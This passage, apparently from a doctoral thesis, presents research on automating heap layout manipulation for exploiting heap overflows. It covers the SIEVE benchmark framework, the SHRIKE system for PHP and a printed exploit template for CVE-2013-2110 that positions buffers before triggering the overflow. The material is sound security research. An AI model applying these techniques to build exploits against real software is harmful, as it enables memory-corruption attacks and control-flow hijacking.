

Figure 3.9: Heap layout resulting from the execution of an interaction sequence consisting of the allocation of the source, a noisy allocation, and the destination.

to be used, and achieve the reverse ordering of buffers to what would have been achieved if an internal hole had been used.

An example of this is shown in Figure 3.8. Assume that the allocation of S *must* first take place, followed by the the allocation of D, and that the allocator in question splits from the end of chunks on internal holes, but splits from the beginning of chunks when dealing with the top of the heap. Despite the order of allocation being fixed we can still achieve a layout where the source is before or after the destination. In outcome 'A', the internal hole is not filled and so S is allocated at its end and then D is allocated before it. In outcome 'B' we achieve the opposite ordering by first filling the internal hole via the allocation labelled F1, which forces the end of the heap to be used for the allocation where space is split from the beginning.

Hole Creation via Freeing Memory

Given an interaction sequence containing noise, it may be the case that one or more of the noisy allocations ends up consuming space into which we would like to place the source or destination. One solution to this problem can often be to try to create a hole of the exact size of the noisy allocation, so that it is captured and placed out of the way. There are two common ways to achieve this, one of which is to trigger a free of a chunk which, when coalesced with any free chunks that it borders, results in a hole of the desired size being created. Figures 3.9 and 3.10 illustrate this process. In Figure 3.9 an interaction sequence of length 3 allocates the source buffer (labelled 'S'), a noisy allocation of size 32 (labelled 'N'), and the destination buffer (labelled 'D'). The buffer 'N' is placed between the source and destination buffer and its contents would be corrupted once an overflow from 'S' is triggered



Figure 3.10: Hole creation via `free` to resolve the issue shown in Figure 3.9

which aims to corrupt 'D'. A solution to the problem is shown in Figure 3.10, where a hole of size 32 is created to capture the intervening allocation in order to achieve the desired layout. The hole is created by first allocating 3 consecutive chunks of the same size as the intervening allocation (32), and then freeing the middle chunk. When the allocation 'N' takes place it is then captured by this whole, resulting in the desired outcome of 'S' being placed immediately prior to 'D'.

Hole Creation via Allocating Memory

Another method to create a hole of a particular size, in order to solve the same problem as mentioned in section 3.3.2, is to use one or more allocations to reduce the size of an existing hole to the desired size. Figure 3.11 illustrates the process. An allocation of size 32 is used to reduce the hole of size 64 to a hole of size 32, which then consumes the intervening allocation, labelled 'N'. The outcome of this is that the source and destination allocations, labelled 'S' and 'D' respectively, end up adjacent to each other.



Figure 3.11: Hole creation via `malloc`.

Hole Filling and Creation with Segregated Storage

The examples used in the the previous sections all refer to allocators that do not use segregated memory and are free to arbitrarily locate buffers of different sizes. With segregated storage similar principles apply but, due to the nuances of this mechanism, there are differences in practice. As explained in section 3.2.1, segregated storage will subdivide a region of memory into chunks of a single size, and thus internally within that region only chunks of that size can be adjacent to each other. Thus, to locate two chunks of different sizes adjacent to each other the concepts of filling and creating holes needs to be extended from individual chunks to entire regions. The practical outcome of this is that when segregated storage is in use it may require a larger number of interactions with the heap than otherwise, as entire regions of memory need to be filled and emptied in order to manipulate the heap layout.

3.3.3 Challenges

There are several challenges that arise when trying to perform HLM and when trying to construct a general, automated solution. In this section we outline those that are most likely to be significant.

Interaction Noise

Before continuing we first must informally define the concept of an '*interaction sequence*': an allocator *interaction* is a call to one of its allocation or deallocation functions, while an *interaction sequence* is a list of one or more interactions that

result from the invocation of a function in the target program's externally accessible API. As an attacker cannot directly invoke functions in the allocator they must manipulate the heap via the available interaction sequences. As an example, when the `create` function from Listing 3.1 is called, the resulting interaction sequence consists of three interactions in the form of the three calls to `malloc`. The `destroy` function also provides an interaction sequence of length three, in this case consisting of three calls to `free`.

For a given interaction sequence there can be interactions that are beneficial, and assist with manipulation of the heap into a layout that is desirable, and also interactions that are either not beneficial (but benign), or in fact are detrimental to the heap state in terms of the layout one is attempting to achieve. I deem those interactions that are not actively manipulating the heap into a desirable state to be *noise*[3].

For example, the `create` function from Listing 3.1 provides the ability to allocate buffers between 2 and 8 bytes in size by varying the length of the `name` parameter. However, two other unavoidable allocations also take place – one for the `User` structure and one for the `id`. As shown in Figure 3.1, some effort must be invested in crafting the heap layout to ensure that the noisy `id` allocation is placed out of the way and a `name` and `User` structure end up next to each other.

Constraints on Allocator Interactions

An attacker's access to the allocator is limited by what is allowed by the program they are interacting with. The interface available may limit the sizes that may be allocated, the order in which they may be allocated and deallocated, and the number of times a particular size may be allocated or deallocated. Depending on the heap layout that is desired, these constraints may make the desired layout more complex to achieve, or even impossible.

Diversity of Allocator Implementations

The open ended nature of allocator design and implementation means any approach that involves the production of a formal model of a particular allocator is going to be costly and likely limited to a single allocator, and perhaps even a specific version of that allocator. While `avrlibc` is a mere 350 lines of code, most of the other allocators I consider contain thousands or tens of thousands of lines

[3]It is worth noting that whether a particular interaction is *noise* or not depends entirely on the heap state at the particular point that it occurs, and the outcome that the attacker is trying to achieve. It is not an inherent property of the interaction sequence or the interaction.

of code. Their implementations involve complex data structures, loops without fixed bounds, interaction with the operating system and other features that are often terminally challenging for semantics-aware analyses, such as model checking and symbolic execution. A detailed survey of the data structures and algorithms used in allocators is available in [73].

Interaction Sequence Discovery

Since in most situations one cannot directly interact with the allocator, an attacker needs to discover what interaction sequences with the allocator can be indirectly triggered via the program's API. This problem can be addressed separately to the main HLM problem, but it is a necessary first step. In section 3.5.2 I discuss how I solved this problem for the PHP language interpreter.

3.4 Automatic Heap Layout Manipulation

In this section I present my pseudo-random black box search algorithm for HLM, and two evaluation frameworks I have embedded it in to solve heap layout problems on both synthetic benchmarks and real vulnerabilities. The algorithm is theoretically and practically straightforward. There are two strong motivations for initially avoiding complexity.

Firstly, there is no existing prior work on automatic HLM and a straightforward algorithm provides a baseline that future, more sophisticated, implementations can be compared against if necessary.

Secondly, despite the potential size of the problem measured by the number of possible combinations of available interactions, for many problem instances there appears to be a large number of functionally equivalent solutions. Since our measure of success is based on the relative positioning of two buffers, large equivalence classes of solutions exist as:

1. Neither the absolute location of the two buffers, nor their relative position to other buffers, matters.
2. The order in which holes are created or filled usually does not matter.

It is often possible to solve a layout problem using significantly differing input sequences. Due to the apparently large number of possible solutions, I propose that a pseudo-random black box search could be an effective algorithm for a sufficiently large number of problem instances as to be worthwhile.

To test this hypothesis, and demonstrate its feasibility on real targets, I constructed two systems. The first, described in section 3.4.1 allows for synthetic benchmarks to be constructed with any allocator exposing the standard ANSI interface for dynamic memory allocation. The second system, described in section 3.4.2, is a fully automated HLM system designed to work with the PHP interpreter.

3.4.1 SIEVE: An Evaluation Framework for HLM Algorithms

To allow for the evaluation of search algorithms for HLM across a diverse array of benchmarks I constructed SIEVE. It allows for flexible and scalable evaluation of new search algorithms, or testing existing algorithms on new allocators, new interaction sequences or new heap starting states. There are two components to SIEVE:

1. The SIEVE driver which is a program that can be linked with any allocator exposing the `malloc`, `free`, `calloc` and `realloc` functions. As input it takes a file specifying a series of allocation and deallocation requests to make, and produces as output the distance between two particular allocations of interest. Allocations and deallocations are specified via directives of the following forms:

   (a) `<malloc size ID>`
   (b) `<calloc nmemb size ID>`
   (c) `<free ID>`
   (d) `<realloc oldID size ID>`
   (e) `<fst size>`
   (f) `<snd size>`

   Each of the first four directives are translated into an invocation of their corresponding memory management function, with the `ID` parameters providing an identifier which can be used to refer to the returned pointers from `malloc`, `calloc` and `realloc`, when they are passed to `free` or `realloc`. The final two directives indicate the allocation of the two buffers that we are attempting to place relative to each other. I refer to the addresses that result from the corresponding allocations as *addrFst* and *addrSnd*, respectively. After the allocation directives for these buffers have been processed, the value of $(addrFst - addrSnd)$ is produced.
2. The SIEVE framework which provides a Python API for running HLM experiments. It has a variety of features for constructing candidate solutions, feeding them to the driver and retrieving the resulting distance, which are explained below. This functionality allows one to focus on creating search algorithms for HLM.

Algorithm 1 Find a solution that places two allocations in memory at a specified distance from each other. The integer g is the number of candidates to try, d the required distance, m the maximum candidate size and r the ratio of allocations to deallocations for each candidate.

```
1:  function SEARCH(g, d, m, r)
2:      for i ← 0, g − 1 do
3:          cand ← ConstructCandidate(m, r)
4:          dist ← Execute(cand)
5:          if dist = d then
6:              return cand
7:      return None
8:  function CONSTRUCTCANDIDATE(m, r)
9:      cand ← InitCandidate(GetStartingState())
10:     len ← Random(1, m)
11:     fstIdx ← Random(0, len − 1)
12:     for i ← 0, len − 1 do
13:         if i = fstIdx then
14:             AppendFstSequence(cand)
15:         else if Random(1, 100) ≤ r then
16:             AppendAllocSequence(cand)
17:         else
18:             AppendFreeSequence(cand)
19:     AppendSndSequence(cand)
20:     return cand
```

I implemented a pseudo-random search algorithm for HLM on top of SIEVE, and it is shown as Algorithm 1. The m and r parameters are what make the search *pseudo-random*. While one could potentially use a completely random search, it makes sense to guide it away from candidates that are highly unlikely to be useful due to extreme values for m and r. There are a few points to note on the SIEVE framework's API in order to understand the algorithm:

- The directives to be passed to the driver are represented in the framework via a `Candidate` class. The `InitCandidate` function creates a new `Candidate`.
- Often one may want to experiment with performing HLM after a number of allocator interactions, representing initialisation of the target application *before* the attacker can interact, have taken place. SIEVE can be configured with a set of such interactions that can be retrieved via the `GetStartingState` function. `InitCandidate` can be provided with the result of `GetStartingState` (line 9).

- The available interaction sequences impact the difficulty of HLM, i.e. if an attacker can trigger individual allocations of arbitrary sizes they will have more precise control of the heap layout than if they can only make allocations of a single size. To experiment with changes in the available interaction sequences, the user of SIEVE overrides the `AppendAllocSequence` and `AppendFreeSequence`[4] functions to select one of the available interaction sequences and append it to the candidate (lines 16-18).
- The directive to allocate the first buffer of interest is placed at a random offset within the candidate (line 14), with the directive to allocate the second buffer of interest placed at the end (line 19). To experiment with the addition of noise in the allocation of these buffers, the `AppendFstSequence` and `AppendSndSequence` functions can be overloaded.
- The `Execute` function takes a candidate, serialises it into the form required by the SIEVE driver, executes the driver on the resulting file and returns the distance output by the driver (line 4).
- As the value output by the driver is $(addrFst - addrSnd)$, to search for a solution placing the buffer allocated first *before* the buffer allocated second, a negative value can be provided for the d parameter to `Search`. Providing a positive value will search for a solution placing the buffers in the opposite order. In this manner overflows and underflows can be simulated, with either temporal order of allocation for the source and destination (line 5).

The experimental setup used to evaluate pseudo-random search as a means for solving HLM problems on synthetic benchmarks is described in section 3.5.1.

3.4.2 SHRIKE: A HLM System for PHP

For real-world usage the search algorithm must be embedded in a system that solves a variety of other problems in order to allow the search to take place. To evaluate the feasibility of end-to-end automation of HLM I constructed SHRIKE, a HLM system for the PHP interpreter. I choose PHP as it has a number of attributes that make it ideal for experimentation. The PHP interpreter is a large, modern application containing complex functionality. The PHP language is relatively stable and easy to work with in an automated fashion. On top of that, the developers have an open version control system and bug tracker, both of which make it easier to find patched vulnerabilities for the purposes of experimentation.

[4] `AppendFreeSequence` function will detect if there are no allocated buffers to free and redirect to `AppendAllocSequence` instead.



Figure 3.12: Architecture diagram for SHRIKE

Furthermore, PHP is an interesting target from a security point of view as the ability to exploit heap-based vulnerabilities locally in PHP allows attackers to increase their capabilities in situations where the PHP environment has been hardened [83].

The architecture of SHRIKE is shown in Figure 3.12. I implemented the system as three distinct phases:

- A component that identifies fragments of PHP code that provide distinct allocator interaction sequences (Section 3.4.2).
- A component that identifies dynamically allocated structures that may be useful to corrupt or read as part of an exploit, and a means to trigger their allocation (Section 3.4.2).
- A search procedure that pieces together the fragments triggering allocator interactions to produce PHP programs as candidates (Section 3.4.2). The user specifies how to allocate the source and destination, as well as how to trigger the vulnerability, via a template (Section 3.4.2).

The first two components can be run once and the results stored for use during the search. If successful, the output of the search is a new PHP program that manipulates the heap to ensure that when the specified vulnerability is triggered the source and destination buffers are adjacent.

To support the functionality required by SHRIKE I implemented an extension for PHP. This extension provides functions that can be invoked from a PHP script to enable a variety of features including recording the allocations that result from invoking a fragment of PHP code, monitoring allocations for the

presence of *interesting* data, and checking the distance between two allocations. I carefully implemented the functionality of this extension to ensure that it does not modify the heap layout of the target program in any way that would invalidate search results. However, all results are validated by executing the solutions in an unmodified version of PHP.

Identifying Available Interaction Sequences

To discover the available interaction sequences it is necessary to construct self-contained fragments of PHP code and determine the allocator interactions each fragment triggers. Correlating code fragments with the resulting allocator interactions is straightforward: SHRIKE instruments the PHP interpreter to record the allocator interactions that result from executing a given fragment. Constructing valid fragments of PHP code that trigger a diverse set of allocator interactions is more involved.

SHRIKE resolves the latter problem by implementing a fuzzer for the PHP interpreter that leverages the regression tests that come with PHP, in the form of PHP programs. This idea is based on previous work that used a similar approach for the purposes of vulnerability detection [84, 85]. The tests provide examples of the functions that can be called, as well as the number and types of their arguments. The fuzzer then mutates existing fragments, to produce new fragments with new behaviours.

To tune the fuzzer towards the discovery of fragments that are useful for HLM, as opposed to vulnerability discovery, I made the following modifications:

- SHRIKE uses mutations that are intended to produce an interaction sequence that we have not seen before, rather than a crash. For example, fuzzers will often replace integers with values that may lead to edge cases, such as 0, $2^{32} - 1$, $2^{31} - 1$ and so on. However, in this context we are interested in triggering unique allocator interactions, and so SHRIKE predominantly mutates tests using integers and string lengths that relate to allocation sizes it has not previously seen.
- The measure of *fitness* for a generated test is not based on code coverage, as is often the case with vulnerability detection, but is instead based on whether a new allocator interaction sequence is produced, and the length of that interaction sequence.
- SHRIKE discards any fragments that result in the interpreter exiting with an error.

```php
$image = imagecreatetruecolor(180, 30);
imagestring($image, 5, 10, 8, "Text", 0x00ff00);
$gaussian = array(
    array(1.0, 2.0, 1.0),
    array(2.0, 4.0, 2.0)
);
var_dump(imageconvolution($image, $gaussian, 16, 0));
```

Listing 3.2: Source for a PHP test program.

```
imagecreatetruecolor(I, I)
imagestring(R, I, I, I, T, I)
array(F, F, F)
array(R, R)
var_dump(R)
imageconvolution(R, R, I, I)
```

Listing 3.3: The function fuzzing specifications produced from parsing Listing 3.2.

- SHRIKE favours the shortest, least complex fragments with priority being given to fragments consisting of a single function call.

As an example, lets discuss how the regression test in Listing 3.2 would be used to discover interaction sequences. From the regression test the fuzzing specification shown in Listing 3.3 is automatically produced. Fuzzing specifications indicate the name of functions that can be called, along with the types of their arguments. The types are represented via the letters replacing the concrete arguments: 'R' for a resource, 'I' for an integer, 'F' for a float and 'T' for text. SHRIKE then begins to fuzz the discovered functions, using the specifications to ensure the correct types are provided for each argument. For example, the code fragments `$x = imagecreatetruecolor(1, 1)`, `$x = imagecreatetruecolor(1, 2)`, `$x = imagecreatetruecolor(1, 3)` etc. might be created and executed to determine what, if any, allocator interactions they trigger.

The output of this stage is a mapping from fragments of PHP code to a summary of the allocator interaction sequences that occur as a result of executing that code. The summary includes the number and size of any allocations, and whether the sequence triggers any frees.

Automatic Identification of Target Structures

In most programs there is a diverse set of dynamically allocated structures that one could corrupt or read to violate some security property of the program. These

targets may be program-specific, such as values that guard a sensitive path; or they may be somewhat generic, such as a function pointer. Identifying these targets, and how to dynamically allocate them, can be a difficult manual task in itself. To further automate the process I implemented a component that, as with the fuzzer, splits the PHP tests into standalone fragments and then observes the behaviour of these fragments when executed. If the fragment dynamically allocates a buffer and writes what appears to be a pointer to that buffer, SHRIKE considers the buffer to be an interesting corruption target and stores the fragment. The user can indicate in the template which of the discovered corruption targets to use, or the system can automatically select one.

Specifying Candidate Structure

Different vulnerabilities require different setup in order to trigger e.g. the initialisation of required objects or the invocation of multiple functions. To avoid hard-coding vulnerability-specific information in the candidate creation process, SHRIKE allows for the creation of candidate templates that define the structure of a candidate. A template is a normal PHP program with the addition of directives starting with `#X-SHRIKE`[5]. The template is processed by SHRIKE and the directives inform it how candidates should be produced and what constraints they must satisfy to solve the HLM problem. The supported directives are:

- `<HEAP-MANIP [sizes]>` Indicates a location where SHRIKE can insert heap-manipulating sequences. The `sizes` argument is an optional list of integers indicating the allocation sizes that the search should be restricted to.
- `<RECORD-ALLOC offset id>` Indicates that SHRIKE should inject code to record the address of an allocation and associate it with the provided `id` argument. The `offset` argument indicates the allocation to record. Offset 0 is the very next allocation, offset 1 the one after that, and so on.
- `<REQUIRE-DISTANCE idx idy dist>` Indicates that SHRIKE should inject code to check the distance between the pointers associated with the provided IDs. Assuming x and y are the pointers associated with *idx* and *idy* respectively, then if ($x - y = dist$) SHRIKE will report the result to the user, indicating this particular HLM problem has been solved. If ($x - y \neq dist$) then the candidate will be discarded and the search will continue.

A sample template for CVE-2013-2110, a heap-based buffer overflow in PHP, is shown in Listing 3.4. In section 3.5.3 I explain how this template was used in the construction of a control-flow hijacking exploit for PHP.

[5] As the directives begin with a '#' they will be interpreted by the normal PHP interpreter as a comment and thus can be run in both the modified interpreter and an unmodified one.

```
1  <?php
2  $quote_str = str_repeat("\xf4", 123);
3  #X-SHRIKE HEAP-MANIP
4  #X-SHRIKE RECORD-ALLOC 0 1
5  $image = imagecreate(1, 2);
6  #X-SHRIKE HEAP-MANIP
7  #X-SHRIKE RECORD-ALLOC 0 2
8  quoted_printable_encode($quote_str);
9  #X-SHRIKE REQUIRE-DISTANCE 1 2 0
10 ?>
```

Listing 3.4: Exploit template for CVE-2013-2110

Search

The search in SHRIKE is outlined in Algorithm 2. It takes in a template, parses it and then constructs and executes PHP programs until a solution is found or the execution budget expires. Candidate creation is shown in the `Instantiate` function. Its first argument is a representation of the template as a series of objects. The objects represent either SHRIKE directives or normal PHP code and are processed as follows:

- The `HEAP-MANIP` directive is handled via the `GetHeapManipCode` function (line 12). The database, constructed as described in section 3.4.2, is queried for a series of PHP fragments, where each fragment allocates or frees one of the sizes specified in the `sizes` argument to the directive in the template. If no sizes are provided then all available fragments are considered. If multiple fragments exist for a given size then selection is biased towards fragments with less noise. Between 1 and m fragments are selected and returned. The r parameter controls the ratio of fragments containing allocations to those containing frees.
- The `RECORD-ALLOC` directive is handled via the `GetRecordAllocCode` function (line 14). A PHP fragment is returned consisting of a call to a function in our extension for PHP that associates the specified allocation with the specified ID.
- The `REQUIRE-DISTANCE` directive is handled via the `GetRequireDistanceCode` function (line 16). A PHP fragment is returned with two components. Firstly, a call to a function in our PHP extension that queries the distance between the pointers associated with the given IDs. Secondly, a conditional statement that prints a success indicator if the returned distance equals the *distance* parameter.

Algorithm 2 Solve the HLM problem described in the provided template t. The integer g is the number of candidates to try, d the required distance, m the maximum number of fragments that can be inserted in place of each `HEAP-MANIP` directive, and r the ratio of allocations to deallocation fragments used in place of each `HEAP-MANIP` directive.

```
 1: function SEARCH(t, g, m, r)
 2:     spec ← ParseTemplate(t)
 3:     for i ← 0, g − 1 do
 4:         cand ← Instantiate(spec, m, r)
 5:         if Execute(cand) then
 6:             return cand
 7:     return None
 8: function INSTANTIATE(spec, m, r)
 9:     cand ← NewPHPProgram()
10:     while n ← Iterate(spec) do
11:         if IsHeapManip(n) then
12:             code ← GetHeapManipCode(n, m, r)
13:         else if IsRecordAlloc(c) then
14:             code ← GetRecordAllocCode(n)
15:         else if IsRequireDistance(n) then
16:             code ← GetRequireDistanceCode(n)
17:         else
18:             code ← GetVerbatim(n)
19:         AppendCode(cand, code)
20:     return cand
```

- All code that is not a SHRIKE directive is included in each candidate verbatim (line 18).

The `Execute` function (line 5) converts the candidate into a valid PHP program and invokes the PHP interpreter on the result. It checks for the success indicator printed by the code inserted to handle the `REQUIRE-DISTANCE` directive. If that is detected then the solution program is reported. Listing 1 in the appendix shows a solution produced from the template in Listing 3.4.

3.5 Experiments and Evaluation

The research questions I address are as follows:

- RQ1: What factors most significantly impact the difficulty of the heap layout manipulation problem in a deterministic setting?

- RQ2: Is pseudo-random search an effective approach to heap-layout manipulation?
- RQ3: Can heap layout manipulation be automated effectively for real-world programs?

I conducted two sets of experiments. Firstly, to investigate the fundamentals of the problem I used SIEVE to construct a set of synthetic benchmarks involving differing combinations of heap starting states, interaction sequences, source and destination sizes, and allocators. I chose the `tcmalloc` (v2.6.1), `dlmalloc` (v2.8.6) and `avrlibc` (v2.0) allocators for experimentation. These allocators have significantly different implementations and are used in many real world applications.

An important difference between the allocators used for evaluation is that `tcmalloc` (and PHP) make use of *segregated storage*, while `dlmalloc` and `avrlibc` do not. In short, for small allocation sizes (e.g. less than a 4KB) segregated storage pre-segments runs of pages into chunks of the same size and will then only place allocations of that size within those pages. Thus, only allocations of the same, or similar, sizes may be adjacent to each other, except for the first and last allocations in the run of pages which may be adjacent to the last or first allocation from other size classes.

Secondly, to evaluate the viability of my search algorithm on real world applications I ran SHRIKE on 30 different layout manipulation problems in PHP. All experiments were carried out on a server with 80 Intel Xeon E7-4870 2.40GHz cores and 1TB of RAM, utilising 40 concurrent analysis processes.

3.5.1 Synthetic Benchmarks

The goal of evaluation on synthetic benchmarks is to discover the factors influencing the difficulty of problem instances and to highlight the capabilities and limitations of my search algorithm in an environment that we precisely control. The benchmarks were constructed as follows:

- In real world scenarios it is often the case that the available interaction sequences are noisy. To investigate how varying noise impacts problem difficulty, I constructed benchmarks in which varying amounts of noise are injected during the allocation of the source and destination. In Table 3.2, a value of N in the 'Noise' column means that before and after the first allocation of interest, N allocations of size equal to the second allocation of interest allocation are made.

Table 3.2: Synthetic benchmark results after 500,000 candidate solutions generated, averaged across all starting sequences. The full results are in Table 3 in the appendix. All experiments were run 9 times and the results presented are an average.

Allocator	Noise	% Overall Solved	% Natural Solved	% Reversed Solved
avrlibc-r2537	0	100	100	99
dlmalloc-2.8.6	0	99	100	98
tcmalloc-2.6.1	0	72	75	69
avrlibc-r2537	1	51	50	52
dlmalloc-2.8.6	1	46	60	31
tcmalloc-2.6.1	1	52	58	47
avrlibc-r2537	4	41	44	38
dlmalloc-2.8.6	4	33	49	17
tcmalloc-2.6.1	4	37	51	24

- The heap state is initialised prior to executing the interactions from a candidate by prefixing each candidate with a set of interactions. Previous work [73] has outlined the drawbacks that arise when using randomly generated heap states to evaluate allocator performance. To avoid these drawbacks I captured the initialisation sequences of PHP[6], Python and Ruby to use in my benchmarks. A summary of the relevant properties of these initialisation sequences can be found in the appendices in table 1.
- As it is not feasible to evaluate layout manipulation for all possible combinations of source and destination sizes, I selected 6 sizes, deemed to be both likely to occur in real world problems and to exercise different allocator behaviour. The sizes I selected are 8, 64, 512, 4096, 16384 and 65536. For each pair of sizes (x, y) there are four possible benchmarks to be run: x allocated temporally first overflowing into y, x allocated temporally first underflowing into y, y allocated temporally first overflowing into x, and y allocated temporally first underflowing into x. This produces 72 benchmarks to run for each combination of allocator (3), noise (3) and starting state (4), giving 2592 benchmarks in total.

[6]PHP makes use of both the system allocator and its own allocator. I captured the initialisation sequences for both.



Figure 3.13: The different layouts produced depending on whether the natural order (left) or reversed order (right) is used, for an allocator that splits from the start of free chunks. In the case on the right the chunks are placed in the wrong order, with the destination before the source.

- For each source and destination combination size, I made available to the analyser an interaction sequence which triggers an allocation of the source size, an interaction sequence which triggers an allocation of the destination size, and interaction sequences for freeing each of the allocations.

The m and r parameters to Algorithm 1 were set to 1000 and .98 respectively[7].The g parameter was set to 500,000. A larger value would provide more opportunities for the search algorithm to find solutions, but with 2592 total benchmarks to run, and 500,000 executions taking in the range of 5-15 minutes depending on the number of interactions in the starting state, this was the maximum viable value given my computational resources. The results of the benchmarks averaged across all starting states can be found in Table 3.2, with the full results in the appendices in Table 3.

